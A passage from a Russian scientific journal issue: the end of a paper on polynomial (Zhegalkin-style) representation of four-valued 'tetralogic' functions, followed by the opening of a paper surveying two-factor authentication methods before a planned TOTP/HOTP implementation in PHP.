В более формализованном виде соотношение (7) можно записать следующим образом:

$$f(x_1, \dots, x_n) = \bigoplus_{\substack{1 \leq i_1 < \dots < i_k \leq n \\ k \in \{1, n\}}} (c_{i_1, \dots, i_k} \wedge x_{i_1} \wedge \dots \wedge x_{i_k}) \oplus c_0, \quad c_0, c_{i_1, \dots, i_k} \in \{0, 1\}. \quad (8)$$

Теорема 2. Теорема о единственности полинома Жегалкина. Каждая булева функция имеет единственный полином Жегалкина.

Доказательство. Число различных полиномов Жегалкина булевых функций n аргументов равно числу булевых векторов длины 2^n , т. е. равно 2^{2^n} . Но количество различных булевых функций n аргументов также равно 2^{2^n} [3], и каждая булева функция представима полиномом Жегалкина (по Теореме 1 о существовании полинома), следовательно, на каждую булеву функцию приходится ровно по одному полиному Жегалкина. ▲

Поэтому полином Жегалкина, наряду с совершенной дизъюнктивной нормальной формой (СДНФ) и совершенной конъюнктивной нормальной формой (СКНФ), является еще одной канонической формой представления булевых функций. Также при помощи алгебры Жегалкина всякую совершенную дизъюнктивную нормальную форму можно единственным образом преобразовать в полином Жегалкина:

Теорема 3. Любая функция алгебры логики (ФАЛ) может быть представлена в следующем аналитическом виде:

$$f(x_1, x_2, \dots, x_n) = F_{s_1} \oplus F_{s_2} \oplus \dots \oplus F_{s_k} = \bigoplus_1 F_{s_i}, \quad (9)$$

где s_i — номера наборов, на которых функция равна 1 ($i = 1..(k = 2^n)$); \bigoplus_1 — знак суммы по модулю 2, объединяющий все термы F_{s_i} , равные 1. ▲

При этом представление произвольной функции алгебры логики в виде (9) называют **полиномиальным представлением** ФАЛ.

Представление функции в виде полинома Жегалкина возможно несколькими способами (методами), однако в данной работе рассмотрен один — метод эквивалентных преобразований ДНФ и СДНФ.

По сравнению с ДНФ в полиноме Жегалкина отсутствуют операции ИЛИ и НЕ. Таким образом, полином Жегалкина можно получить из ДНФ, выразив операции ИЛИ и НЕ через операции сложение по модулю два, и константу 1. Для этого применяются соотношения (4) и (5).

Например:

$$\begin{aligned}
 a \cdot b + \bar{b} \cdot \bar{c} &= \overline{ab \cdot \bar{bc}} = (ab \oplus 1) \cdot (bc \oplus b \oplus c) \oplus 1 = ab \oplus bc \oplus b \oplus c \oplus 1; \\
 \bar{x}_1 \bar{x}_2 + \bar{x}_3 &= \overline{\overline{\bar{x}_1 \bar{x}_2 x_3}} = x_3 ((x_1 \oplus 1)(x_2 \oplus 1) \oplus 1) \oplus 1 = x_3 (x_1 x_2 \oplus x_1 \oplus x_2 \oplus 1 \oplus 1) \oplus 1 = \\
 &= x_3 (x_1 x_2 \oplus x_1 \oplus x_2) \oplus 1 = x_1 x_2 x_3 \oplus x_1 x_3 \oplus x_2 x_3 \oplus 1; \\
 (x + y) \cdot (\bar{y} + x \cdot z) &= (xy \oplus x \oplus y) \cdot ((y \oplus 1) \cdot xz \oplus (y \oplus 1) \oplus xz) = \\
 &= (xy \oplus x \oplus y) \cdot (xyz \oplus y \oplus 1) = xyz \oplus xy \oplus x.
 \end{aligned}$$

СДНФ обладает тем свойством, что при любых значениях входных переменных в логическую единицу обращается не более одного члена выражения. Для таких выражений операция дизъюнкции эквивалентна операции сложения по модулю 2. Иными словами, если вместо соотношения, представляющего аналитический вид СДНФ произвольной функции f :

$$f(x_1, x_2, \dots, x_n) = F_{s_1} \vee F_{s_2} \vee \dots \vee F_{s_k} = \bigvee_1 F_{s_i},$$

воспользоваться соотношением (9), то будет получена **совершенная полиномиальная нормальная форма (СПНФ)**, которая получается из СДНФ путем замены знака дизъюнкции знаком суммы по модулю два [7, 8]. Например, если функция q задана в СДНФ как:

$$q(x_1, x_2, x_3) = x_1 \bar{x}_2 x_3 + \bar{x}_1 x_2 x_3 + \bar{x}_1 x_2 \bar{x}_3 + \bar{x}_1 \bar{x}_2 x_3,$$

то ее тождественно равное представление в СПНФ выглядит следующим образом:

$$q(x_1, x_2, x_3) = x_1 \bar{x}_2 x_3 \oplus \bar{x}_1 x_2 x_3 \oplus \bar{x}_1 x_2 \bar{x}_3 \oplus \bar{x}_1 \bar{x}_2 x_3.$$

Для перехода к полиному Жегалкина необходимо в функции $q(x_1, x_2, x_3)$ исключить отрицания, используя свойство $\bar{x} = x \oplus 1$:

$$\begin{aligned}
 q(x_1, x_2, x_3) &= (x_1 (x_2 \oplus 1) x_3) \oplus ((x_1 \oplus 1) x_2 x_3) \oplus \\
 &\oplus ((x_1 \oplus 1) x_2 (x_3 \oplus 1)) \oplus ((x_1 \oplus 1) (x_2 \oplus 1) x_3).
 \end{aligned}$$

Теперь необходимо раскрыть скобки, используя соотношение (3):

$$\begin{aligned}
 q(x_1, x_2, x_3) &= (x_1 (x_2 \oplus 1) x_3) \oplus ((x_1 \oplus 1) x_2 x_3) \oplus \\
 &\oplus ((x_1 \oplus 1) x_2 (x_3 \oplus 1)) \oplus ((x_1 \oplus 1) (x_2 \oplus 1) x_3) = \\
 &= (x_1 x_2 x_3 \oplus x_1 x_3) \oplus (x_1 x_2 x_3 \oplus x_2 x_3) \oplus (x_1 x_2 x_3 \oplus x_1 x_3 \oplus x_2 x_3 \oplus x_2) \oplus \\
 &\oplus (x_1 x_2 x_3 \oplus x_1 x_3 \oplus x_2 x_3 \oplus x_3).
 \end{aligned}$$

Далее необходимо выполнить сокращения. В этом случае удобно руководствоваться обобщением первого равенства в системе соотношений (4), а именно $x \oplus x = 0$, для четного и нечетного количества слагаемых x :

$$\left. \begin{aligned}
 \underbrace{x \oplus x \oplus \dots \oplus x \oplus x}_{n=2k, k \in \mathbb{N}} &= 0; \\
 \underbrace{x \oplus x \oplus \dots \oplus x \oplus x}_{n=2k+1, k \in \mathbb{N}} &= x.
 \end{aligned} \right\} \quad (10)$$

Согласно системе выражений (10) для $q(x_1, x_2, x_3)$ можно сократить те слагаемые суммы по модулю 2, которые в аналитической записи встречаются четное число раз.

Учитывая свойства (3) и (10), окончательно получаем полином Жегалкина в виде (8):

$$\begin{aligned} q(x_1, x_2, x_3) &= (x_1 x_2 x_3 \oplus x_1 x_3) \oplus (x_1 x_2 x_3 \oplus x_2 x_3) \oplus \\ &\oplus (x_1 x_2 x_3 \oplus x_1 x_2 \oplus x_2 x_3 \oplus x_2) \oplus (x_1 x_2 x_3 \oplus x_1 x_3 \oplus x_2 x_3 \oplus x_3) = \\ &= \cancel{x_1 x_2 x_3} \oplus \cancel{x_1 x_3} \oplus \cancel{x_1 x_2 x_3} \oplus x_2 x_3 \oplus \cancel{x_1 x_2 x_3} \oplus x_1 x_2 \oplus x_2 x_3 \oplus \\ &\oplus x_2 \oplus \cancel{x_1 x_2 x_3} \oplus \cancel{x_1 x_3} \oplus x_2 x_3 \oplus x_3 = x_2 \oplus x_3 \oplus x_1 x_2 \oplus x_2 x_3. \end{aligned}$$

Свойства постбинарного исключающего ИЛИ. Тетрафункция $\mathfrak{F}_{\oplus}(\wp_n) \in \mathbb{T}_4^n$ называется *тетрафункцией постбинарного исключающего ИЛИ* (или функцией *строгой тетрадизъюнкции*), если значение этой тетрафункции соответствует результату одноименной операции тетралогике над всеми аргументами. Иными словами, для каждого набора аргументов $\wp_n = \langle x_1, x_2, \dots, x_n \rangle$, $x_i \in \mathbb{L}_4$ справедливо равенство (11):

$$\mathfrak{F}_{\oplus}(\wp_n) = x_1 \oplus x_2 \oplus \dots \oplus x_{n-1} \oplus x_n. \tag{11}$$

В случае двух переменных, результат выполнения операции постбинарного исключающего ИЛИ, таблица истинности которой отлична от определения аналогичной операции двоичной логики, в которой результат выполнения операции истинен тогда и только тогда, когда один из аргументов истинен, а другой — ложен. В виду расширения логического пространства $\mathbb{L}_4 = \{0, 1, A, M\}$ по отношению к $\mathbb{B} = \{0, 1\}$, свойства тетрафункции \mathfrak{F}_{\oplus} описываются следующим образом:

$$\mathfrak{F}_{\oplus}(x, y) = \begin{cases} 0, & \text{если } x = y, \\ 1, & \text{если } x = \bar{y}, \\ A, & \text{если } x \neq y \text{ и } (x, y \in \{0, A\} \text{ или } x, y \in \{1, M\}), \\ M, & \text{если } x \neq y \text{ и } (x, y \in \{0, M\} \text{ или } x, y \in \{1, A\}). \end{cases} \tag{12}$$

Используя выражение (12) несложно перейти к таблице истинности постбинарного исключающего ИЛИ. Для удобства обобщим тетраконъюнкцию, нестрогую и строгую тетрадизъюнкции в один блок модифицированных таблиц истинности (табл. 1).

Таблица 1. Таблицы Кэли тетраконъюнкции, нестрогой и строгой тетрадизъюнкции

$x \wedge y$ $x \cdot y$		y			
		0	A	M	1
x	0	0	0	0	0
	A	0	A	0	A
	M	0	0	M	M
	1	0	A	M	1

$x \vee y$ $x + y$		y			
		0	A	M	1
x	0	0	A	M	1
	A	A	A	1	1
	M	M	1	M	1
	1	1	1	1	1

$x \oplus y$		y			
		0	A	M	1
x	0	0	A	M	1
	A	A	0	1	M
	M	M	1	0	A
	1	1	M	A	0

Основные свойства строгой тетрадизъюнкции. Для операции постбинарного исключающего ИЛИ полностью выполняются законы и свойства суммы по модулю 2 булевой алгебры, отраженные в равенствах (1)–(6).

Кроме переместительного, сочетательного и распределительного закона относительно конъюнкции, можно отметить основополагающие свойства строгой тетрадизъюнкции:

$$\left. \begin{aligned} x \oplus y &= \bar{x}y + x\bar{y}; \\ x \oplus y &= (x + y) \cdot (\bar{x} + \bar{y}); \\ x \oplus y &= \overline{x \leftrightarrow y}; \\ x \oplus y &= \bar{x} \oplus \bar{y}. \end{aligned} \right\} \quad (13)$$

Последнее равенство системы (13) справедливо для произвольного количества операндов:

$$x_1 \oplus x_2 \oplus \dots \oplus x_{n-1} \oplus x_n = \bar{x}_1 \oplus \bar{x}_2 \oplus \dots \oplus \bar{x}_{n-1} \oplus \bar{x}_n, \quad (14)$$

или в обобщенном виде (15):

$$\bigoplus_{i=1}^n x_i = \bigoplus_{i=1}^n \bar{x}_i. \quad (15)$$

Равенство (14) остается справедливым, если к обеим частям выражения применить сильное отрицание (16):

$$\overline{x_1 \oplus x_2 \oplus \dots \oplus x_{n-1} \oplus x_n} = \overline{\bar{x}_1 \oplus \bar{x}_2 \oplus \dots \oplus \bar{x}_{n-1} \oplus \bar{x}_n} \Rightarrow \bigoplus_{i=1}^n x_i = \bigoplus_{i=1}^n \bar{x}_i. \quad (16)$$

Для строгой тетрадизъюнкции также выполняются свойства отрицания суммы по модулю два булевой алгебры (17):

$$\left. \begin{aligned} \overline{x \oplus y} &= \bar{x}\bar{y} + xy; \\ \overline{x \oplus y} &= (\bar{x} + y) \cdot (x + \bar{y}); \\ \overline{x \oplus y} &= \bar{x} \oplus y = x \oplus \bar{y}; \\ \overline{x \oplus y} &= x \leftrightarrow y. \end{aligned} \right\} \quad (17)$$

Определенные в тетралогике константы можно получить из унарных (т. е. зависящих от одного аргумента x) тетрафункций с использованием кроме операции строгой тетрадизъюнкции всех видов отрицания в тетралогике (табл. 2):

$$\left. \begin{aligned} 0 &= x \oplus x = \bar{x} \oplus \bar{x}; \\ A &= x \oplus \bar{x} = \bar{x} \oplus \hat{x}; \\ M &= x \oplus \hat{x} = \bar{x} \oplus \check{x}; \\ 1 &= x \oplus \bar{x} = \check{x} \oplus \hat{x} = \hat{x} \oplus \check{x}. \end{aligned} \right\} \quad (18)$$

Таблица 2. Таблица истинности всех видов отрицания в тетралогике

x	\bar{x}	\tilde{x}	\hat{x}	\hat{x}	\tilde{x}
0	1	1	0	M	A
A	M	A	M	1	0
M	A	M	A	0	1
1	0	0	1	A	M

С помощью постбинарного исключающего ИЛИ возможен переход от пространства тетралогии $\mathbb{L}_4 = \{0,1,A,M\}$ к двоичному пространству $\mathbb{B} = \{0,1\}$ (19-20):

$$x \oplus \tilde{x} = \bar{x} \oplus \hat{x} = \overline{x \oplus \hat{x}} = \begin{cases} 1, & \text{если } x \in \{0,1\}, \\ 0, & \text{если } x \in \{A,M\}. \end{cases} \quad (19)$$

$$x \oplus \hat{x} = \bar{x} \oplus \tilde{x} = \overline{x \oplus \tilde{x}} = \begin{cases} 0, & \text{если } x \in \{0,1\}, \\ 1, & \text{если } x \in \{A,M\}. \end{cases} \quad (20)$$

Таблица истинности группы тетрафункций приведена далее (табл. 3).

Таблица 3. Таблица истинности группы тетрафункций

x	y	$x \oplus y$	$x \oplus y$	\tilde{x}	\tilde{y}	$\tilde{x} \oplus \tilde{y}$	\tilde{x}	\tilde{y}	$\tilde{x} \oplus \tilde{y}$
0	0	0	0	A	A	0	1	1	0
0	A	A	M	A	0	A	1	A	M
0	M	M	A	A	1	M	1	M	A
0	1	1	1	A	M	1	1	0	1
A	0	A	M	0	A	A	A	1	M
A	A	0	0	0	0	0	A	A	0
A	M	1	1	0	1	1	A	M	1
A	1	M	A	0	M	M	A	0	A
M	0	M	A	1	A	M	M	1	A
M	A	1	1	1	0	1	M	A	1
M	M	0	0	1	1	0	M	M	0
M	1	A	M	1	M	A	M	0	M
1	0	1	1	M	A	1	0	1	1
1	A	M	A	M	0	M	0	A	A
1	M	A	M	M	1	A	0	M	M
1	1	0	0	M	M	0	0	0	0

При рассмотрении табл. 3 можно определить следующие зависимости:

$$x \oplus y = \tilde{x} \oplus \tilde{y}; \quad (21)$$

$$x \oplus y = \tilde{x} \oplus \tilde{y}. \quad (22)$$

Из выражения (21), с учетом последнего равенства системы (13) $x \oplus y = \bar{x} \oplus \bar{y}$, можно утверждать, что:

$$x \oplus y = \hat{x} \oplus \hat{y}. \quad (23)$$

Равенства (21) и (23) дают следующее соотношение (24):

$$\tilde{x} \oplus \tilde{y} = \hat{x} \oplus \hat{y}. \quad (24)$$

Согласно свойству полного отрицания $\tilde{\tilde{x}} = \hat{x}$, с учетом свойства $x \oplus y = \bar{x} \oplus \bar{y}$, полином $\tilde{x} \oplus \tilde{y}$ можно выразить как:

$$\tilde{x} \oplus \tilde{y} = \hat{x} \oplus \hat{y}. \quad (25)$$

Объединяя соотношения (22) и (25) получаем важное свойство:

$$x \oplus y = \hat{x} \oplus \hat{y}. \quad (26)$$

На основании (26) сформулирована следующая теорема, которая является расширением **закона дробления** [1, с. 120] применительно к постбинарному исключающему ИЛИ:

Теорема 4. *Слабое неявное отрицание строгой тетрадиэъюнкции есть строгая тетрадиэъюнкция слабых неявных отрицаний:*

$$x_1 \oplus x_2 \oplus \dots \oplus x_n = \hat{x}_1 \oplus \hat{x}_2 \oplus \dots \oplus \hat{x}_n \Rightarrow \bigoplus_{i=1}^n x_i = \bigoplus_{i=1}^n \hat{x}_i. \quad (27)$$

Доказательство. Если доказать, что свойство (26) выполняется для любого количества операндов, то справедливость равенства (27) будет очевидна. Покажем выполнение свойства (26) для четырех операндов, т. е. убедимся, что равенство $x_1 \oplus x_2 \oplus x_3 \oplus x_4 = \hat{x}_1 \oplus \hat{x}_2 \oplus \hat{x}_3 \oplus \hat{x}_4$ верно.

Применим к левой части равенства сочетательный закон и произведем две замены: $\xi_1 = x_1 \oplus x_2$, $\xi_2 = x_3 \oplus x_4$. Получаем $(x_1 \oplus x_2) \oplus (x_3 \oplus x_4) = \xi_1 \oplus \xi_2$.

Так как, согласно свойству (27), $\xi_1 \oplus \xi_2 = \hat{\xi}_1 \oplus \hat{\xi}_2$, то:

$$(x_1 \oplus x_2) \oplus (x_3 \oplus x_4) = \xi_1 \oplus \xi_2 = \hat{\xi}_1 \oplus \hat{\xi}_2 = x_1 \oplus x_2 \oplus x_3 \oplus x_4 = \hat{x}_1 \oplus \hat{x}_2 \oplus \hat{x}_3 \oplus \hat{x}_4,$$

что и требовалось доказать. ▲

Алгебра Жегалкина в тетралогике. В монографии [2] предложен функционально полный базис тетралогике (28):

$$\mathbb{B}_2^T = \{ \mathbb{B}_1^T, \wedge, \vee \} = \{ \{ \bar{}, \sim, \circ \}, \wedge, \vee \} = \{ \bar{}, \sim, \circ, \wedge, \vee \}, \quad (28)$$

аналогичный функционально полному логическому базису булевой алгебры $\{ \bar{}, \wedge, \vee \}$.

В основу алгебры Жегалкина положен базис булевых функций $\{ 1, \wedge, \oplus \}$. На основании логического базиса алгебры Жегалкина можно определить функционально полный базис тетралогике \mathbb{B}_3^T .

Равенство двоичной логики (5) также выполняется в тетралогике и *выражает тетрадиэъюнкцию через постбинарное исключающее ИЛИ* (т. е. нестрогую тетрадиэъюнкцию через строгую):

$$x + y = x \oplus y \oplus x y. \quad (29)$$

Кроме того, последнее тождество системы (18) дает возможность выразить все виды отрицаний через постбиннарное исключающее ИЛИ и константу тетраединицы:

$$\left. \begin{aligned} \bar{x} &= x \oplus 1; \\ \tilde{x} &= \hat{x} \oplus 1; \\ \hat{x} &= \tilde{x} \oplus 1; \\ \bar{\hat{x}} &= \tilde{\tilde{x}} \oplus 1; \\ \tilde{\tilde{x}} &= \hat{\hat{x}} \oplus 1. \end{aligned} \right\} \quad (30)$$

В новом базисе \mathbb{B}_3^T , по отношению к базису \mathbb{B}_2^T , операция строгого отрицания заменяется на константу тетраединицы, а несрогая тетрадизъюнкция — на строгую. Полученный базис тетралогии:

$$\mathbb{B}_3^T = \{ 1, \sim, \cap, \wedge, \oplus \},$$

согласно (29) и (30) есть функционально полный базис тетралогии.

Таким образом, алгебра тетралогии, являющаяся множеством тетрафункций, на котором определены операции базиса \mathbb{B}_3^T , выступает аналогом алгебры Жегалкина в двоичной логике.

Например, необходимо представить следующие тетрафункции в базисе \mathbb{B}_3^T :

$$\begin{aligned} a) \quad t_1(x) &= \bar{x} + \hat{x}; \\ б) \quad t_2(x, y) &= \overline{\tilde{x} + \bar{x}} \cdot \tilde{y}; \\ в) \quad t_3(x, y, z) &= (x + y) \cdot (\bar{x} + \hat{y} \tilde{z}). \end{aligned}$$

а) Представим тетрадизъюнкцию $\bar{x} + \hat{x}$ в виде (29) и выполним подстановки из системы (30):

$$\begin{aligned} \bar{x} + \hat{x} &= \bar{x} \oplus \hat{x} \oplus \bar{x} \hat{x} = (x \oplus 1) \oplus (\tilde{x} \oplus 1) \oplus (x \oplus 1) \cdot (\tilde{x} \oplus 1) = \\ &= x \oplus 1 \oplus \tilde{x} \oplus 1 \oplus x \tilde{x} \oplus \tilde{x} \oplus x \oplus 1 = (x \oplus x) \oplus (\tilde{x} \oplus \tilde{x}) \oplus x \tilde{x} \oplus (1 \oplus 1) \oplus 1 = x \tilde{x} \oplus 1. \end{aligned}$$

2-й способ: используя законы де Моргана для тетралогии [1, 2] и свойств $\overline{\bar{x}} = x$ и $\overline{\hat{x}} = \tilde{x}$, перейдем к строгому отрицанию тетраконъюнкции, которое выразим с помощью первого равенства системы (30):

$$\bar{x} + \hat{x} = \overline{\overline{\bar{x} + \hat{x}}} = \overline{\overline{\bar{x}} \cdot \overline{\hat{x}}} = \overline{x \tilde{x}} = x \tilde{x} \oplus 1;$$

Таким образом, $t_1(x) = x \tilde{x} \oplus 1$.

$$\begin{aligned} б) \quad \overline{\tilde{x} + \bar{x}} \cdot \tilde{y} &= \overline{\tilde{x} \bar{x}} \cdot \tilde{y} = \hat{x} \tilde{x} \tilde{y} = (\hat{x} \oplus 1) \cdot (\tilde{x} \oplus 1) \cdot (\tilde{y} \oplus 1) = \\ &= \hat{x} \tilde{x} \tilde{y} \oplus \hat{x} \tilde{x} \oplus \hat{x} \tilde{y} \oplus \hat{x} \oplus \tilde{x} \tilde{y} \oplus \tilde{x} \oplus \tilde{y} \oplus 1; \end{aligned}$$

Таким образом, $t_2(x, y) = \hat{x} \tilde{x} \tilde{y} \oplus \hat{x} \tilde{x} \oplus \hat{x} \tilde{y} \oplus \hat{x} \oplus \tilde{x} \tilde{y} \oplus \tilde{x} \oplus \tilde{y} \oplus 1$.

$$\begin{aligned}
& (x + y) \cdot (\bar{x} + \hat{y}\bar{z}) = (x + y) \cdot \overline{(x \cdot \hat{y}\bar{z})} = \\
& = (x + y) \cdot \overline{(x \cdot (\tilde{y} + \bar{z}))} = (x \oplus y \oplus xy) \cdot (x \cdot (\tilde{y} + \bar{z}) \oplus 1) = \\
& = (x \oplus y \oplus xy) \cdot (x \cdot (\tilde{y} \oplus \bar{z} \oplus \tilde{y}\bar{z}) \oplus 1) = \\
\text{в)} \quad & = (x \oplus y \oplus xy) \cdot (x\tilde{y} \oplus x\bar{z} \oplus x\tilde{y}\bar{z} \oplus 1) = \\
& = x\tilde{y} \oplus x\bar{z} \oplus x\tilde{y}\bar{z} \oplus x \oplus \cancel{xy\tilde{y}} \oplus \cancel{xy\bar{z}} \oplus \cancel{xy\tilde{y}\bar{z}} \oplus \\
& \oplus y \oplus \cancel{xy\tilde{y}} \oplus \cancel{xy\bar{z}} \oplus \cancel{xy\tilde{y}\bar{z}} \oplus xy = \\
& = x\tilde{y}\bar{z} \oplus xy \oplus x\tilde{y} \oplus x\bar{z} \oplus x \oplus y.
\end{aligned}$$

Таким образом, $t_3(x, y, z) = x\tilde{y}\bar{z} \oplus xy \oplus x\tilde{y} \oplus x\bar{z} \oplus x \oplus y$.

Выводы. Полученное полиномиальное представление произвольной функции тетралогии позволяет достичь тех преимуществ, которыми обладают полиномы Жегалкина в двоичной логике. С таким представлением логических функций удобнее работать, чем с ДНФ и КНФ. Кроме того, еще одной особенностью полиномиального представления является отсутствие фиктивных переменных в представлении функции.

Представление функции тетралогии в виде полинома претендует адаптировать понятийный аппарат дискретной математики. В частности, понятие линейных функций в контексте постбинарной логики (особое внимание заслуживают критерии замкнутых классов и функциональной полноты) может быть введено с использованием их полиномиального представления.

В дальнейшие исследования заложен поиск методов для тетралогии, альтернативных методам представления функции в виде полинома Жегалкина (методы треугольника, неопределенных коэффициентов, Паскаля и пр.).

СПИСОК ЛИТЕРАТУРЫ

1. Иваница, С. В. Формализация и аксиоматическое построение операций и функций тетралогии : монография / С. В. Иваница ; Донецкий нац. техн. ун-т. – Донецк : ГОУ ВПО «ДОННТУ», 2021. – 196 с.
2. Иваница, С. В. Обоснование тетралогии как неклассической объективной логики с информационной семантикой : монография / С. В. Иваница ; Донецкий нац. техн. ун-т. – Донецк : УНИТЕХ, 2020. – 196 с.
3. Аноприенко, А. Я. Введение в постбинарный компьютеринг. Арифметико-логические основы и программно-аппаратная реализация / А. Я. Аноприенко, С. В. Иваница. – Донецк : ДОННТУ, 2017. – 308 с.
4. Аноприенко, А. Я. Тетралогия, тетравычисления и ноокомпьютеринг: исследования 2010–2012 : монография / А. Я. Аноприенко, С. В. Иваница ; Донецкий нац. техн. ун-т. – Донецк : УНИТЕХ, 2012. – 308 с.
5. Аноприенко, А. Я. Постбинарный компьютеринг и интервальные вычисления в контексте кодо-логической эволюции / А. Я. Аноприенко, С. В. Иваница. – Донецк : УНИТЕХ, 2011. – 248 с.
6. Иваница, С. В. Исследование унарных функций тетралогии с применением логико-математических конструкций / С. В. Иваница // Вестник Академии гражданской защиты. – 2021. – Вып. 1 (25). – С. 39–47.
7. Супрун, В. П. Табличный метод полиномиального разложения булевых функций / В. П. Супрун // Кибернетика. – 1987. – № 1. – С. 116–117.
8. Алехина, М. А. Об одном методе построения полинома Жегалкина / М. А. Алехина, П. Г. Пичугина // Надежность и качество : труды международного симпозиума / Пензенский гос. ун-т. – Пенза, 2008. – Т. 1. – С. 330–332.

Поступила в редакцию 21.03.2022 г., рекомендована к печати 07.04.2022 г.

**TRANSITION TO A POLYNOMIAL FORM
OF REPRESENTATION TETRALOGIC FUNCTIONS**

Ivanitsa S.V.

In this paper presents and proves the main regularities of many-valued non-classical semantic objective logic with four states (tetralogic) in the context of the analogy with Zhegalkin algebra. Ways of representing an arbitrary tetralogical function in a perfect polynomial normal form are shown. The main properties of the postbinary XOR, which is the basic logical operation in the construction of Zhegalkin polynomials for tetralogic, are investigated.

Keywords: Zhegalkin algebra, Boolean algebra, tetralogic, codo-logical basis.

Иваница Сергей Васильевич

кандидат технических наук, доцент кафедры компьютерной инженерии, директор Центра информационных компьютерных технологий ГОУ ВПО «Донецкий национальный технический университет»,
ДНР, г. Донецк.
E-mail: sergey.ivanitsa@cs.donntu.ru

Ivanitsa Sergei Vasilevich

Candidate of Technical Sciences, Associate Professor of Department of Computer Engineering, Director of Center Information Computer Technologies of Donetsk National Technical University,
DPR, Donetsk.

УДК 004.056.53

ОРГАНИЗАЦИЯ ДВУХФАКТОРНОЙ АУТЕНТИФИКАЦИИ

© 2022 *Кожекина Е.Н., Третьяков И.А., Сыровацкий В.И.*

В данной работе рассматривается двухфакторная аутентификация, реализованная на основе алгоритмов TOTP (Time-based One-Time Password) и HOTP (HMAC-Based One-Time Password) на языке PHP. Для проверки работоспособности алгоритмов использован интерфейс с основной информацией (QR-кодом, сгенерированным секретом и текстовым результатом запроса).

Ключевые слова: двухфакторная аутентификация, алгоритм TOTP, алгоритм HOTP, хэш HMAC, одноразовый пароль, 2FA.

Введение. Безопасность данных является актуальным вопросом, который обсуждается в настоящее время, особенно в области государственного управления, в связи с вопросом о ценности информации. Одним из механизмов, используемых для достижения целей безопасности является аутентификация, основанная на использовании некоторого «пароля» для установления связи между системой и пользователем. С ростом технических возможностей связки логина и пароля для защиты учётных записей стало недостаточно. Появилась необходимость в дополнительных способах защиты учетных данных. Если использовать несколько алгоритмов в одной или нескольких не зависящих друг от друга системах, то решением проблемы безопасности системы станет двухфакторная аутентификация. Внедрение новых технологий не должно было усложнять процесс аутентификации или требовать больших вычислительных мощностей. Решением данной проблемы стало использование временных паролей [1].

Постановка задачи. Реализовать алгоритмы TOTP и HOTP на языке PHP для организации двухфакторной аутентификации. Провести тестовые эксперименты.

Теоретические основы. Двухфакторная аутентификация или 2FA – это метод идентификации пользователя в каком-либо сервисе, где используются два различных типа аутентификационных данных. Введение дополнительного уровня безопасности обеспечивает более эффективную защиту аккаунта от несанкционированного доступа.

Двухфакторная аутентификация требует от пользователя наличие двух из трёх типов идентификационных данных:

- То, что ему известно (пароль);
- То, что он имеет (например, текст с кодом, отправленный на смартфон или другое устройство, или приложение для проверки владельца учетной записи);
- То, что ему присуще (биометрия по отпечатку пальца, лицу или сетчатке глаза).

Пароль может обеспечить только базовый уровень безопасности для учетной записи, поэтому в двухфакторной аутентификации он служит только первым фактором, первым "ключом", который открывает доступ к учетной записи. Биометрия используется, в основном, для контроля доступа в помещении или к оборудованию, поэтому в качестве второго фактора, зачастую, используются одноразовые пароли.

Виды двухфакторной аутентификации. Аппаратные токены. Этот тип двухфакторной аутентификации требует от пользователей наличия определенного типа физического токена, такого как USB-токен, который они должны вставить в свое устройство перед входом в систему. Некоторые аппаратные токены отображают цифровой код, который пользователи должны ввести (рисунок 1).



Рис. 1. Аппаратный токен

SMS и голосовая двухфакторная аутентификация. После попытки входа в учётную запись, владелец аккаунта получает текстовое или голосовое сообщение с кодом, который затем необходимо ввести для подтверждения входа (рисунок 2).




Рис. 2. SMS-уведомление с кодом доступа к аккаунту Google

Программные токены для двухфакторной аутентификации. Токены представляют собой загружаемые приложения. Любой сайт, на котором есть двухфакторная аутентификация, отправит код приложению, которое нужно ввести перед входом в систему (рисунок 3).




Рис. 3. Приложение с генерацией кода подтверждения

Push-уведомления для 2FA. Пользователь загружает приложение для push-уведомлений на свой телефон. Когда он вводит учетные данные для входа на веб-сайт, на его смартфон отправляется push-уведомление. Затем телефоне появляется сообщение с просьбой подтвердить попытку входа в систему одним касанием (рисунок 4).




Рис. 4. Push-уведомление от Google

Биометрия. Чтобы войти на сайт, пользователю сначала нужно будет подтвердить, что это он. Чаще всего это означает использование сканера отпечатков пальцев (рисунок 5).

